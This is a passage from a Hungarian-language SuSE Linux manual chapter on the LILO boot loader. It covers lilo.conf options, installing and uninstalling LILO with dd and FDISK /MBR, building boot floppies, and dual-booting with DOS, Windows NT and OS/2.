Ez azért van, mert csak ezek az elérhető cilinderek amikor a BIOS elindítja a rendszert. A régebbi BIOS-okkal és IDE meghajtókkal szintén korlátozódhat az egyik első két merevlemezre (/dev/hda és /dev/hdb).

Ha egy régebbi BIOS-unk van, lehetséges, hogy a meglévő (E)IDE merevlemezek megakadályozhatják a SCSI eszközünk indítását.

Sok újabb BIOS lehetővé teszi további eszközök elérését, például az EIDE merevlemez vezérlőkkel kapcsolatban még akár 4 EIDE eszközt is. Sok modern SCSI host vezérlő is lehetővé teszi a SCSI eszközök sorrendbeli "kiemelését" azért, hogy indíthatóvá váljanak. Ha használni akarjuk ezt a képességet a LILO-val, nézzük meg a **disk** opciókat a 129 oldalon.

Az egyszerűsítés kedvéért mindezeket összegyűjtöttük az "1024-es cilinderhatár" című alá. Mindezeket figyelembe kell venni *mielőtt* első alkalommal telepítenénk (lásd a 2.7.1 fejezetben (57. oldal)) — utána már túl késő, és sok külön munkát okozhat. További információkat lásd a 4.8.2 fejezetben (139. oldal) alatt.

Az alábbi helyeken lehet tárolni a LILO indító szektorát.

- **egy mágneslemezen.** Ez a legbiztonságosabb de a leglassabb alternatíva a LILO-val való indításra (lásd a 4.6 fejezetben (133. oldal)). Akkor válasszuk ezt a lehetőséget, ha nem akarjuk megváltoztatni az indító szektorokat.
- **az indító szektorába az elsődleges Linux partíciónak az első merevlemezén.** Ez érintetlenül hagyja az MBR-t. Mielőtt indíthatnánk, a partíciót aktívnak kell kijelölnünk az *fdisk*-kel. Ha a Linux teljesen logikai meghajtókra van telepítve vagy a második merevlemez partícióira, ekkor csak az első meghajtó kiterjesztett partíciójának indító szektora marad (ha van ott egy). A Linux *fdisk* programja aktiválni is tud egy ilyen partíciót.

Ha több rendszert akarunk indítani a merevlemezről, ez meglehetősen hosszadalmas. Minden alkalommal amikor indítani akarunk, *előzőleg* aktiválnunk kell a vonatkozó indító szektort. A következő két változat sokkal kevésbé kényelmetlen.

- **a *Master Boot Record*-ba.** Ez a változat kínálja a legnagyobb rugalmasságot. Ráadásul csak ez az egyetlen lehetséges alternatíva ha az összes Linux partíciók a második merevlemezen vannak és nincs kiterjesztett partíció az első meghajtón. Minden beállítást az MBR-on rendkívül körültekintéssel kell szerkesztenünk, mivel a hibák súlyos következményekkel járhatnak. A biztonsági vetületét a 4.5 fejezetben (130. oldal) tárgyaltuk meg.
- **Ha eddig más rendszerbetöltőt használtunk** és továbbra is azt akarjuk használni. A rugalmasságuktól és teljesítményüktől függően különböző változatok vannak. Elterjedt eset: az elsődleges Linux partíciónk a második merevlemezen van ahonnan indítjuk a Linuxot. A rendszerbetöltőnk képes indítani ezt a partíciót az indító szektoron keresztül. Ezután aktiválhatjuk a Linux partíciókat a *LILO*-nak ebbe az indító szektorba történő telepítésével, és megmondva a rendszerbetöltőnknek, hogy ez aktív.



Legyünk óvatosak ha megpróbálunk egy *logikai* Linux partíciót indíthatóvá tenni a *LILO*-nak arra a partícióra való telepítésével. A siker *nincs garantálva* jelenleg ezen a ponton, még akkor sem, ha a másik rendszerbetöltőnk képes indítani logikai partíciókat.

Próbáljuk ki ha tetszik. A legbiztonságosabb mód ezt kipróbálni egy kis Linux telepítéssel, megfigyelve, hogy működik-e. Talán szerencsénk van. A javasolt út, még mindig, egy elsődleges és indítható Linux partíció létrehozása.

4.4 A *LILO* beállítása

A *LILO* egy rugalmas rendszerbetöltő ami sokféle módszert kínál az egyedi igényű beállítások alkalmazására. A legfontosabb lehetőségeket és értelmezéseket alant írjuk le. Ha további részleteket akarunk megtudni, nézzük meg az [Alm94] könyvben.

A *LILO* beállítása a `/etc/lilo.conf`-ban történik. Ha most telepítjük a *LILO*-t első alkalommal, akkor ajánlatos a YaST-ot használni a *LILO* beállítására. A finomhangolást később is elvégezhetjük a `/etc/lilo.conf` szerkesztésével.



A `/etc/lilo.conf`-nak csak a `'root'` számára szabad olvashatónak lennie, mivel az jelszókat is tartalmazhat (lásd a 4.4.2 fejezetben (128. oldal); ez az alapértelmezett beállítás a SuSE Linux-szal. Ha kétség merül fel, csak hajtsuk végre az alábbi parancsot, rendszergazdaként:)

```
meggyfa: # chmod 0600 /etc/lilo.conf
```

Javasolt, hogy tartsunk a meglévő régi (és működő) `lilo.conf`-ból biztonsági másolatot egy biztos helyen. A beállításunk csak akkor lép életbe,

amikor újrategyűjtjük a *LILO*-t a `/etc/lilo.conf` megváltoztatása után (lásd a 4.5 fejezetben (130. oldal)).

4.4.1 A `lilo.conf` szerkezete

A `/etc/lilo.conf` egy **global section**-nel kezdődik, amit egy vagy több **system sections** követ minden egyes operációs rendszerre, amiket majd a *LILO*nak kell elindítania. Egy új rész (section) kezdő sora mindig **image** vagy **other**.

A `/etc/lilo.conf`-ban a bejegyzések sorrendje csak annyira számít, hogy a listán az első indul el alapértelmezettként, ha nincs felhasználói beavatkozás — ezt be lehet állítani a **delay=** és **timeout=-**-al.

Egy példa beállítás, melyben egy gépen mindkét rendszer, a DOS és Linux is működik, a 4.4.1 fájllistában. Két Linux rendszermag (egy régebbi és egy új) a `/dev/hdb3`-on, valamint az MS-DOS (vagy Windows 95/98) a `/dev/hda1`-en.

Minden ami a ``#'` jel és a sor vége között van, megjegyzésnek tekintendő. A szóközöket és megjegyzéseket a *LILO* figyelmen kívül hagyja, ezek az olvashatóság javítására használhatók.

Most végigmegyünk a legfontosabb sorokon lépésről lépésre:

- **Global section** (Paraméter rész)

- **boot=<indítóeszköz (bootdevice)>**

Az eszköz amelynek az első szektorába a *LILO*-t telepíteni kell.

Az <indítóeszköz> lehet: egy mágneslemez meghajtó (`/dev/fd0`), egy partíció (pl. `/dev/hdb3`), vagy egy egész lemez (pl. `/dev/hda`). Ez az opció azt jelenti, hogy a *LILO* az MBR-ba kerül. Alapértelmezés: ha ez az opció hiányzik, a *LILO* telepítése a jelenlegi root partícióra kerül.

- **prompt**

A *LILO* prompt mindig megjelenik. Az alapértelmezés: nincs prompt (hasonlítsuk össze a **delay**-vel távolabb lent). Ez akkor javasolt, ha a *LILO*-nak több mint egy rendszert kell kezelnie. Továbbiakban, a **timeout**-ot be kell állítanunk, hogy biztosítsuk az automatikus indítást, ha semmit nem adunk be a prompt-nál.

- **timeout=<tizedmásodperc>**

Állítsuk be a timeout-ot a prompted opcióra, így lehetővé téve egy automatikus indítást, ha az adott időn belül semmi beadás nem történik. A <tizedmásodpercek> a hátralévő idő 0.1 másodperces lépésekben. Nyomjuk meg a (Shift ↑)-et és a timeout újraindul. Alapértelmezés: végtelen, pl. nincs automatikus indítás.

- **A Linux section**

- **image=<rendszermag fájl (kernelimage)>**

Ide az indítandó rendszermag fájl nevét kell beadni a könyvtárának helyével együtt. Az új rendszerünkkel ez a legvalószínűbben `/boot/vmlinuz`, vagy `/vmlinuz` a régebbi SuSE Linux rendszerhez.

4. Rendszerbetöltés és rendszerbetöltő programok

```
# LILO Configuration file
# Start LILO global Section

boot=/dev/hda                # LILO Installation target
backup=/boot/MBR.hda.970428  # Backup file for the old
                              # MBR Apr 28 1997
#compact                      # faster, but won't work on all systems.
#linear                       # Generate linear sector addresses
                              # instead of sector/head/cylinder
# addresses.
message=/boot/greetings      # LILO's Greeting
prompt
password = q99iwr4           # Example LILO password
timeout=100                  # wait at prompt for 10 s before default
                              # is booted
vga = normal                  # normal text mode (80x25 characters)

# End LILO global section

# Linux bootable partition config begins

image = /vmlinuz # Setting
    root = /dev/hdb3 # Root partition for kernel
    read-only
    label = Linux

# Linux bootable partition config ends
# Second Linux bootable partition config

image = /vmlinuz.old
    root = /dev/hdb3
    read-only
    label = Linux.old

# 2nd Linux bootable partition config ends
# DOS bootable partition config begins

other = /dev/hda1
    label = DOS
    loader = /boot/chain.b
    table = /dev/hda

# DOS bootable partition config ends
```

4.4.1 fájllista: Példa beállítás a /etc/lilo.conf-ban

– **label=<név>**

A rendszer választásunk szerinti neve. Használata javasolt, mert az alapértelmezés, a kernelfájl neve kevésbé informatív. Egyedi névnek kell lennie. Különben szabadon választhatunk nevet a rendszer részére (pl. **Linux**). Maximális hossza 15 karakter. Csak betűket, számokat és aláhúzást használhatunk a nevekhez — sem szóköz, sem speciális karakterek nem lehetnek⁹. A rendszermag fájl alapértelmezett azonosítója.

A LILO prompt-nál e név megadásával választhatjuk ki melyik rendszer (kernel) induljon. Ha sok rendszert telepítettünk, célszerű használnunk a **message=** opciót, aminek segítségével tájékoztató üzenetet írathatunk ki a LILO prompt elé.

– **root=<rooteszköz (rootdevice)>**

A Linux rendszerünk root partíciójának megadása a kernel részére (pl. `/dev/hda2`). Használatát biztonsági célból javasoljuk. Ha ezt az opciót kihagyjuk, a rendszermag a saját eredeti root partícióját tekinti aktív root partíciónak¹⁰.

• **Más rendszerek**

– **other=<partíció>**

Az **other** mondja meg a LILO-nak, hogy az adott partíción más indítható rendszer van, mint a DOS / Windows (pl. `/dev/hda1`).

– **loader=<rendszerbetöltő (Boot loader)>**

Egy másik operációs rendszerhez tartozó indító szektor betöltéséhez, a LILO létrehoz egy *hamis (pseudo) MBR*-t a map fájlban. Induláskor a LILO először elindítja ezt a hamis MBR-t, ami elindítja a másik indító szektort. Ez az opció meghatározza azt a fájlt, amiben a hamis MBR-hez való kód található.

Alapértelmezés: `/boot/chain.b` (rendszerint ez a helyes).

Néha a LILO-val olyan OS-t akarunk indítani, amely csak az első merevlemezzel indítható (pl. a DOS-t), de azt mégis másik merevlemezre akarjuk telepíteni. A LILO az alábbi lehetőségeket nyújtja, hogy a merevlemezek logikai sorrendje felcserélődjön:

map-drive=<Szám> és **to=<Szám>**.

Az `os2_d.b` betöltő szolgál arra, hogy betöltse az OS/2-t a második merevlemezzel¹¹. *Újdonság a LILO v 2.0-ban:* eszközök "felcserélése" (lásd a 128 fájlistát).

– **table=<ptable>**

A `<ptable>` megadja a forrás eszközt a hamis (pseudo) MBR-be beírásra kerülő partíciós tábla részére (általában ez a `/dev/hda` vagy a `/dev/sda`).

⁹ A sajátos szabályokról, és hogy milyen karaktereket használhatunk, lásd az [Alm94] 3.2.1. fejezetét.

¹⁰ Megtekinthető a következő parancs használatával: `rdev <rendszermag fájl (kernelimage)>`.

¹¹ Az `any_b.b` (Indítás a B: -ről) és az `any_d.b` (Indítás a második merevlemezzel) már elavult a LILO 2.0 verziója óta.

```
# Rendszerindítás a második merevlemezről
# DOS indítható partíció konfiguráció kezdete

other = /dev/hdb1
  label = DOS
  loader = /boot/chain.b
    map-drive = 0x80 # első    hd: BIOS sorszáma 0x80
    to         = 0x81 # második hd: BIOS sorszáma 0x81
    map-drive = 0x81
    to         = 0x80
  table = /dev/hdb

# DOS indítható partíció konfiguráció vége
```

4.4.2 fájllista: `/etc/lilo.conf` DOS indítása a 2. merevlemezről

4.4.2 Egyéb *LILO* beállítási opciók

Az előző részek tárgyalták a `/etc/lilo.conf`-ban használható bejegyzéseket. A többi hasznos opciót itt tárgyaljuk meg.

Ezek a lehetőségek image options-ként vannak megjelölve, és az operációs rendszer megfelelő részéhez (section) tartoznak.

A többieket a `/etc/lilo.conf` global részéhez tervezték.

- **backup=<biztonsági mentés>**

A fájl amibe a *LILO* az indító szektor biztonsági mentését teszi.

Alapértelmezés a `/boot/boot.xxxx`, ahol az `xxxx` a telepítési partíció belső eszköz száma¹².

Nem javasoljuk "zavaros" név használatát (lásd fenti példánkat). Nem fogjuk tudni használni a *LILO* beépített telepítésből való eltávolítási (uninstall) képességét; de úgy gondoljuk ezt különben is jobb óvatosan, kézzel elvégezni (lásd a 4.5 fejezetben (132. oldal)).



Ha a biztonsági mentés fájl már létezik, a *LILO* nem készít újat. Győződjünk meg róla, hogy nem használunk olyan nevet, ami már használatban van.

- **compact**

Akkor használatos, ha a *LILO*-t mágneslemezre akarjuk telepíteni. Ha engedélyezzük, a *LILO* megpróbál több szektort olvasni egyszerre, ami gyorsabb indítást eredményez. Sajnos nem működik minden gépen. Használatát nem javasoljuk, mivel a normál módszer biztonságosabb és csak egy-két másodperces különbséget tud nyújtani.

- **disk=<device file>**

bios=<BIOS device number>

cylinders=<amount>

¹² A rendszermag forrásban megtalálható a `/usr/src/linux/init/main.c` alatt, a `parse_root_dev()` függvényenél.

```
heads=<amount>
sectors=<amount>
```

A fentiekkel mondhatjuk meg a *LILLO*-nak, hogy pontosan milyen BIOS eszköz számot és geometriát kell használnia. Ritkán van rá szükség. Van azonban egy kivétel: az *IDE-SCSI* vegyes rendszer: Ha olyan BIOS-unk van ami képes váltani az indító eszközöket (pl. a *SCSI-t* az *IDE* elé), és ha használni is akarjuk ezt a képességét, akkor meg kell mondanunk a *LILLO*-nak a kapcsolási sorrendet a BIOS szempontjából. Ez megvalósítható egy külön bejegyzéssel a `lilo.conf` global szekciójában. A 4.4.3 fájllistában egy példa látható, egy *SCSI/IDE* lemezes rendszerről.

```
# Enable LILO to correctly access /dev/sda and /dev/hda
# at boot time if their boot order is interchanged in
# the BIOS:

disk = /dev/sda      # The SCSI disk is regarded as ...
    bios = 0x80      # ... first BIOS disk;
disk = /dev/hda      # the IDE disk is regarded as ...
    bios = 0x81      # ... second BIOS disk.
```

4.4.3 fájllista: `lilo.conf` indítási sorrend: *SCSI* az *IDE* előtt

- **compact**

Ez az opció hatástalanítja a *LILLO* 1024 cilinderes korlátját, amennyiben a számítógép BIOS-a támogatja ezt.

- **linear**

A *LILLO* telepítésekor ezen opció megadása azt eredményezi, hogy az összes merevlemez-szektorra vonatkozó adat logikaiként tárolódik a fizikai címek helyett, így azok függetlenek minden merevlemez geometriától. Ezt a lehetőséget arra az esetre tervezték, ahol indításkor a BIOS eltérő geometriát érzékel, mint amin a Linux rendszer fut. Csak ritka esetekben szükséges!

A **linear** opció *nem* oldja meg az 1024-es cylinder-határ korlátozást, ami a BIOS által meghatározott indító merevlemez geometriája.

Nézzük meg még a következő web oldalt :

http://sdb.suse.de/sdb/en/html/kgw_lilo_linear.html

- **message=<üzenet-fájl>**

Egy szövegfájl határoz meg, melynek tartalma a rendszer indításakor a képernyőn megjelenik. Nem szabad 24 sornál többet tartalmaznia és tájékoztatást nyújthat a *LILLO* indítási választékáról, növelve az információt, ami a **(TAB)** lenyomására érhető el. Alkalmazása javasolt.

Ha ezt az opciót használjuk, az üzenetfájl a *LILLO* indító gépezet része, és e fájl minden változtatása után, a *LILLO*-t újra kell telepíteni (lásd a 4.5 fejezetet).



- **password=<jelszó>**

Lehet akár a global akár a rendszer-specifikus részben. Védett elérést nyújt a *LILO* szolgáltatásokhoz. Ha a biztonságot komolyan vesszük, el kell távolítanunk a jelszót a `lilo.conf`-ból miután installáltuk azt. Mint `'root'`, annyiszor állítunk be új jelszót a *LILO*-nak, ahányszor csak akarunk (csak újra kell telepítenünk utána). Az is javasolt, hogy állítsuk be a **korlátozott (restricted)** opciót, különben lehetőség van egy parancsértelmező (shell) elindítására (lásd **man lilo.conf**)!

- **read-only**

Ez az opció megmondja a rendszermagnak, hogy kezdetben csak-olvasásra csatolja be a root partíciót, ami normális egy Linux rendszer indításakor. Ha ezt kihagyjuk, a rendszermag a saját belső beállítását használja¹³.

- **delay=<tizedmásodperc>**

Ha a prompt *nincs* egyértelműen beállítva, prompt-ot a

(**Shift** ↑, (**Ctrl**), (**Alt**) gombok lenyomásával kérhetünk. A **delay**= opció beállítja azt az időt, miután a *LILO* elindítja az első rendszert a belső listájáról.

Az alapértelmezés 0, tehát nincs várakozás.

A **delay** opciónak nincs hatása ha a prompt-ot a **prompt** opció jelenítette meg.

- **vga=<képernyő üzemmód>**

A kívánt VGA üzemmód beállítása indításkor. Használható módok a normal (80x25), az ext (80x50), vagy az ask, (utóbbi esetben indításkor kérdezi meg az üzemmódot).

- **append="<paraméter>"**

Paraméter-átadási lehetőség a Linux rendszermag számára. Lehetővé teszi a rendszermagok és hardver alkotórészek meghatározását, ugyanúgy, ahogy ez a *LILO* prompt-nál is lehetséges. A rendszermag először az **append** sorban, majd a *LILO* prompt-nál a megadott paramétereket kapja meg. **append="mcd=0x300,10"**

4.5 A *LILO* telepítése és eltávolítása

Új Linux telepítése során, vagy később, a *YaST* átvezet minket a *LILO* interaktív telepítési lépéseire.

Ebben a részben feltételezzük, hogy néhány olyan dolgot kell megtennünk, amit a *YaST* nem tud megtenni, emiatt közelebbről szemügyre vesszük, hogyan is működik a *LILO* a telepítés és az eltávolítási eljárás alatt.



A rendszerbetöltő telepítése trükkös egy kicsit! Győződjünk meg *jó előre* hogy 100%-osan be tudjuk indítani a Linux-ot és az egyéb becsatolt rendszereket. Telepítve kell lennie az *fdisk*-nek a mentőlemezünkön (crash recovery disk), különben olyan kényelmetlen helyzetben találhatjuk magunkat, hogy nem tudunk egyáltalán hozzáférni merevlemezünkhöz!

¹³ Ez látható az `rdev-R <rendszermag fájl (kernelimage)>` parancs hatására. A telepítő le-

Telepítés a beállítások megváltoztatása után

Ha a *LILLO* bármelyik alkotóelemét megváltoztattuk, vagy módosítottuk a beállításokat a `/etc/lilo.conf`-ban, újra kell telepítenünk a *LILLO*-t. Ezt egyszerű elvégezni a "Map Installer" elindításával:

```
meggyfa: # /sbin/lilo
```

Ezután az történik, hogy a *LILLO* megpróbál kiírni egy biztonsági másolatot a cél indító szektorról, felírja saját *első részét*, és létrehoz egy új map fájlt (lásd a 21 fejezetben (122. oldal)). A *LILLO* megjeleníti az összes telepített rendszert — lásd a 4.5.1 képernyőlistát.

```
Added Linux*
Added Linux.old
Added DOS
```

4.5.1 képernyőlista: A *LILLO* futása utáni képernyőkimenet

Amikor a telepítés befejeződött, a gépet újra lehet indítani (különben az új *LILLO* opciók feleslegesek voltak :-)):

```
meggyfa: # shutdown -r now
```

Újraindítás közben, a BIOS először elvégzi a rendszertesztet és közvetlenül utána látni fogjuk a *LILLO*-t, és annak parancs prompt-ját, ahol megadhatunk paramétereket, kiválaszthatunk egy indító lenyomatot (image) a legutóbb telepített beállításokból. A (TAB) megjelenít egy listát az összes telepített rendszerről.

Telepítés a rendszermag újrafordítása (recompiling) után

Ha egy újonnan készített rendszermagot bele akarunk foglalni a *LILLO* beállításunkba, a Linux rendszermag forrásában a Makefile mindenben megfelelő megoldást kínál erre. Minden parancs a rendszermag létrehozásához és beállításához együtt a `/usr/src/linux/Makefile` fájlban megtalálható; ebben az `INSTALL_PATH=/boot` van meghatározva (lásd a 13.5 fejezetben (379. oldal)). A Makefile megfelelő **opcióját** **bzlilo**-nak hívják, ami a rendszermag lefordítása után, automatikusan átmásolja a jelenlegi rendszermagot, a `/boot/vmlinuz`-t (ez régebben a `/vmlinuz` volt) a `/boot/vmlinuz.old` alá, az új rendszermagot pedig a `/boot/vmlinuz` alá, és utána újratelepíti a *LILLO*-t. Ezt az alábbi paranccsal indíthatjuk el:

```
meggyfa:/usr/src/linux # make bzlilo
```

a `make zImage` vagy `make bzImage` helyett. Ez csak akkor hasznos, ha már *előre* átszerkesztettük a `/etc/lilo.conf`-ot, és ha a jelenlegi rendszermagunk valóban a `/boot/vmlinuz` alatt van. Az új, valamint a régi rendszermag most a listán kell hogy legyen. Lásd a 4.4.1 fejezetben (126. oldal) a példát a `/etc/lilo.conf` tartalmára.

mezen lévő rendszermagok és az újonnan fordítottak (compiled) alpból csak-olvasásra vannak beállítva. Így, normálisan nincs szükségünk erre a lehetőségre.

Újraindítás után, a *LILO* prompt-nál, a két rendszermagból bármelyiket elindíthatjuk. Ez a rendszerindítást biztonságosabbá teszi, mert még mindig elindíthatjuk a régi rendszermagunkat, ha az új valamiért nem indul.

Bővebbet az új rendszermag létrehozásáról, a 13 fejezetben (375. oldal).

A *LILO* eltávolítása

Talán egy nap szükséges lehet, hogy eltávolítsuk a *LILO*-t. :- (

Ez megvalósítható, ha visszaírjuk az eredeti indító szektort oda, ahová a *LILO* telepítve lett. Ez nem probléma Linux alatt, ha van érvényes biztonsági mentésünk (lásd a 4.4.2 fejezetben (128. oldal), **backup** opció).



Egy indító szektor biztonsági mentése használhatatlanná válik, ha a kérdéses partícióra közben új fájlrendszer kerül (DOS használóknak: formátálva lett).

Egy partíciós tábla (MBR) biztonsági mentése érvénytelenné válik, ha a kérdéses merevlemez időközben átpartícionálták. Ezek az elavult "biztonsági mentések", időzített bombák. Legjobb letörölni azokat olyan gyorsan, ahogy csak lehet. A rendszerszektorokba kicsomagolni, régi és érvénytelen biztonsági mentéseket, biztos út az adatvesztéshez!

Nagyon könnyű visszaállítani a DOS, Windows 95/98 vagy OS/2 MBR-t. Csak adjuk ki az alábbi MS-DOS parancsot egy rendszerlemezről (5.0 óta elérhető):

```
C:\> FDISK /MBR
```

vagy OS/2-n

```
C:\> FDISK /NEWMBR
```

A fenti parancsok csak az első 446 bájtot, (az indító kódot) írják az MBR-ba és érintetlenül hagyják a partíciókat¹⁴.

Egyéb helyreállításokra, először készítsünk biztonsági mentést a kérdéses *LILO*-ról — csak a biztonság kedvéért. Most le kell ellenőriznünk (legalább kétszer :-)), vajon a régi biztonsági mentés fájlunk helyes-e, és pontosan 512 bájt-e a mérete! Végül, írjuk vissza, de fel ne cseréljük az *if*=-et az *of*=-al!

- Ha a *LILO* az *y* partíción található (pl. */dev/hda1*, */dev/hda2* ...):

```
meggyfa: # dd if=/dev/y of=újMBR bs=512 count=1  
meggyfa: # dd if=RégiMBR of=/dev/y
```

- Ha a *LILO* a *z* eszköz MBR-jében található (pl. */dev/hda*, */dev/sda*):

```
meggyfa: # dd if=/dev/z of=újMBR bs=512 count=1  
meggyfa: # dd if=RégiMBR of=/dev/z bs=446 count=1
```

Az utolsó parancs "óvatos" és nem írja felül a partíciós táblát. *Ne feledjük el:* az **fdisk**-kel meg kell jelölnünk a kívánt indító partíciót *bootable*-ként. Egyébként, figyeljük meg, hogy milyen könnyű és gyors egy indító szektor biztonsági mentés készítése. Javasoljuk, hogy tegyük meg gyakran!

¹⁴ Feltételezzük, hogy az MBR kódja érvényes (lásd a 4.1 fejezetben (119. oldal)). Ha nem, akkor érvénytelennek tekintendő és a partíciós tábla a "semmi"-be megy.

4.6 Linux indító lemez készítése

Egy Linux indítólemez (kissé leegyszerűsítve) egy vagy több, valószínűleg a *LILO* által kezelt Linux rendszermagot tartalmaz. Rendszerünk indítására szolgál még akkor is, ha nem lehetséges indítani közvetlen a merevlemezről (lehetséges okok: felülírt MBR, rosszul beállított rendszerbetöltő, telepítés alatti hibák, stb.).

Egy ilyen indítólemez, *csak* a rendszermagot tölti be. Minden mást, beleértve a működő rendszerprogramokat és az *init* (indító) szkripteket a merevlemezben lévő telepítésnek kell biztosítania. A kapcsolat az indítólemez és a merevlemezben lévő rendszer között azáltal jön létre, hogy a kérdéses root partíciót, root eszközként állítottuk be.

Ne keverjük ezt össze a SuSE indítólemezzel (boot disk), amit telepítéshez, és vészhelyzetben használunk. Ha készítenünk kell egy új SuSE indítólemez, másoljuk le a megfelelő lenyomatot (image) a SuSE CD-ROM disk könyvtárából egy mágneslemezre (lásd a 16.6 fejezetben (451. oldal)).

Indítólemez *LILLO* nélkül

Ha a rendszermagunknak *nem kell* semmiféle hardverparaméter, a legkönnyebben úgy tudunk egy indítólemezt készíteni, hogy egyszerűen felírjuk a tényleges rendszermagot egy nyers lemezre, és beállítjuk a root eszközt (ha ezt még nem tettük meg azelőtt):

```
meggyfa: # dd if=Jó_kernel of=/dev/fd0 bs=18k
meggyfa: # rdev /dev/fd0 Root_partíció_neve
meggyfa: # rdev -R /dev/fd0 1
```

Az utolsó parancs biztosítja, hogy a rendszermag kezdetben a root-ot csak-olvasásra csatolja be (az indító szkriptek ezt várják el).

Indítólemez *LILLO*-val

Készíthetünk sokkal jobb képességű indítólemezt is, üdvözlő szöveggel, prompt-tal, rendszermag paraméterekkel és egyéb *LILLO* finomságokkal, ha átmásoljuk az egész *LILLO* indító gépezetét a lemezre (lásd a 21 fejezetben (122. oldal)). Ehhez, először fájlrendszer kell a lemezre ; erre a legjobban a Minix fájlrendszer felel meg.

Kövessük az alábbi eljárást:

- Készítsünk Minix fájlrendszert egy új, és üres mágneslemezre, csatoljuk be a lemezt, például a /mnt alá, az alábbi parancsokkal:

```
meggyfa: # /sbin/mkfs.minix -c /dev/fd0 1440
meggyfa: # /bin/mount /dev/fd0 /mnt
```

- Másoljuk a rendszermagunk fájljait, és a *LILLO* fájlt (/boot/boot.b) a /mnt alá, a mágneslemezre.
- Ha gondoljuk, készítsünk egy üzenet fájlt /mnt/message néven.
- Készítsünk egy /mnt/lilo.conf állományt. Ezt szükségleteinkhez kell igazítanunk (a rendszermag megfelelő nevét megadva, stb.). Lásd példaként a 4.6.1 fájllistát.

```
# LILO konfiguráció a bootlemezünkre
# LILO globális szekció kezdete

boot=/dev/fd0 # Telepítés Floppy-ra
install=/mnt/boot.b # Természetesen a LILO
map=/mnt/map # és a MAP fájl a floppy-ra!
message=/mnt/message # opcionális
prompt
timeout=100 # Várakozás a prompt-ra: 10 mp
vga = normal

# LILO globális szekció vége
#
# Linux bootolható partíció konfiguráció kezdete

image = /mnt/Első_kernel # alapértelmezett
    root = /dev/Root_eszköz # Ide a valódi root
# partíciót helyettesítsük be!
    label = linux

# Linux bootolható partíció konfiguráció vége
#
# Rendszer szekció további kernelekhez:
```

4.6.1 fájllista: lilo.conf egy indítólemezhez

- Telepítsük a *LILO*-t a `/mnt/lilo.conf` állománnyal:
meggyfa: # `/sbin/lilo -C /mnt/lilo.conf`
- Távolítsuk el a mágneslemezt — ez minden!
meggyfa: # `/bin/umount /mnt`
- Ellenőrizzük le indítólemezünket a következő rendszerindításnál, működik-e vagy nem :-)

4.7 Példa beállítások

Ha Linux az egyetlen operációs rendszer a gépünkön, akkor nincs semmi teendőnk, mivel minden szükségeset már megtett a *YaST*.

A következőkben bemutatunk néhány példa beállítást. Nézzük meg a `/usr/share/doc/howto/mini/Linux+*.gz`-t, itt találhatunk néhány *LILO* beállítási fájlt.

4.7.1 DOS, Windows 95/98 és a Linux

Követelmény: Kell lenni legalább egy elsődleges partíciónak minden egyes DOS / Windows 95/98-hoz és a Linuxhoz, ami az 1024-es cylinder határ alá esik (lásd a 22 fejezetben (123. oldal)).

Erre az esetre, már megtárgyaltunk egy beállítást (4.4.1 fejezetben (126. oldal)) — csak a `root=`, `image=` és `other=` opciókat kell megfele-

lően beállítanunk. A *LILLO* az MBR-ba van telepítve. Ki kell hagynunk a `Linux.old`-ot, ha nincs régi rendszermag telepítve a gépünkre.

Mentsük el a `/etc/lilo.conf`-ot és győződjünk meg róla, hogy van Linux indítólemezünk. A Windows 95/98 különösen hajlamos eltüntetni az "idegen" MBR-t telepítés közben. Ha még mindig el tudjuk indítani a Linuxot az indító lemezzel, ezt a problémát gyorsan megoldhatjuk az alábbi paranccsal:

```
meggyfa: # /sbin/lilo
```

ami ismételten végrehajtja a *LILLO* telepítését.

4.7.2 Windows NT és Linux egy merevlemezen

1. Ha a Windows NT-nek és a Linuxnak együtt kell lenniük azonos merevlemezen, akkor az NT indító (boot) managerét kell használnunk indításra. Ez indíthatja akár a rendszermag fájlt, akár magát az indító szektort. Az alábbi lépések végrehajtása előkészít mindent a Linux és a Windows NT békés egymás melletti létezéséhez:

- Partícionáljuk az NT lemezt (FAT-ot használva, hogy a Linux tudjon rá írni).
- Telepítsük fel az NT-t.
- Telepítsük a Linuxot, mint rendesen (példánkban a root partíció a `/dev/sda3`-on van). Csatoljunk be egy DOS partíciót vagy egy hibamentes DOS hajlékonylemezt (például a `/dos` alá).
- Telepítsük a *LILLO*-t, de a Linux root partícióba (`/dev/sda3`), **NE** az MBR-ba (`/dev/sda`). Állítsuk be a megfelelő Linux rendszermagot a *LILLO*-hoz. Lásd a 4.7.1 `lilo.conf` példát.

```
# LILLO konfigurációs fájl
# LILLO globális rész kezdete

boot=/dev/sda3 # Ide telepítjük a LILLO-t
backup=/boot/boot.sda3.970428 # Az előző boot szektor
# másolata 2001.04.22.
prompt
timeout=100 # Várakozás a prompt-ra: 10 mp
vga = normal # Normál videóüzemmód

# LILLO globális rész vége
# Linux bootolható partíció konfiguráció kezdete

image = /vmlinuz # alapértelmezett kernel
    root = /dev/sda? # A root partíció neve!
    label = Linux

# Linux bootolható partíció konfiguráció vége
```

4.7.1 fájllista: `lilo.conf` a Linux root partíció indítására

4. Rendszerbetöltés és rendszerbetöltő programok

- Másoljuk a *LILO* indító szektorát oda, ahol az NT majd meg tudja találni azt, például:

```
meggyfa: # /bin/dd if=/dev/sda3 bs=512
```

```
count=1 of=/dos/bootsek.lin
```

Ezt a lépést, valamint a következőket minden rendszermag frissítéskor el kell végezni.

- Indítsuk el az NT-t. Másoljuk át a *bootsek.lin*-t az adatlemezről az NT rendszermeghajtó főkönyvtárba (ha az még nincs ott).
- A *boot.ini*-ben (először beállítandó attributumok), egészítsük ki a végét:

```
c:\bootsek.lin="Linux"
```

- A következő indítás után (ha minden simán ment), kell lenni egy bejegyzésnek az NT indító manager menüjében.

2. Másik lehetőség: telepítsük a *LILO*-t az MBR-ba és állítsuk azt, hogy ez a DOS a Windows NT menüjében (amint az előző példában van).



Az NT 3.5* nem ismeri fel a Linux 82 és 83 típusú partíciókat. Győződjünk meg róla, hogy egyetlen NT program sem próbálja "megjavítani" a partíciós táblánkat. Ez adatvesztést eredményezhet! Mindig legyen kéznél egy jó biztonsági másolatunk a *LILO* indító szektorról.

4.7.3 Az OS/2 és a Linux

1. Használjuk az *OS/2 indító manager*-ét indításra. Ez el tud indítani több elsődleges és logikai partíciót, ami az 1024 cilinderhatár alatt van. A felhasználó felelős a partíciókért. Ezt az indító managert az *OS/2 fdisk*-je telepíti.

Előkészület Linux oldalán: csak abból áll, hogy a partíciót (rendszerint ez a root partíció) indíthatóvá kell tennünk a *LILO*-val. Használhatjuk ugyanazt a *lilo.conf*-ot, mint a Windows NT példa, de van egy dolog amit figyelembe kell vennünk *előre*...

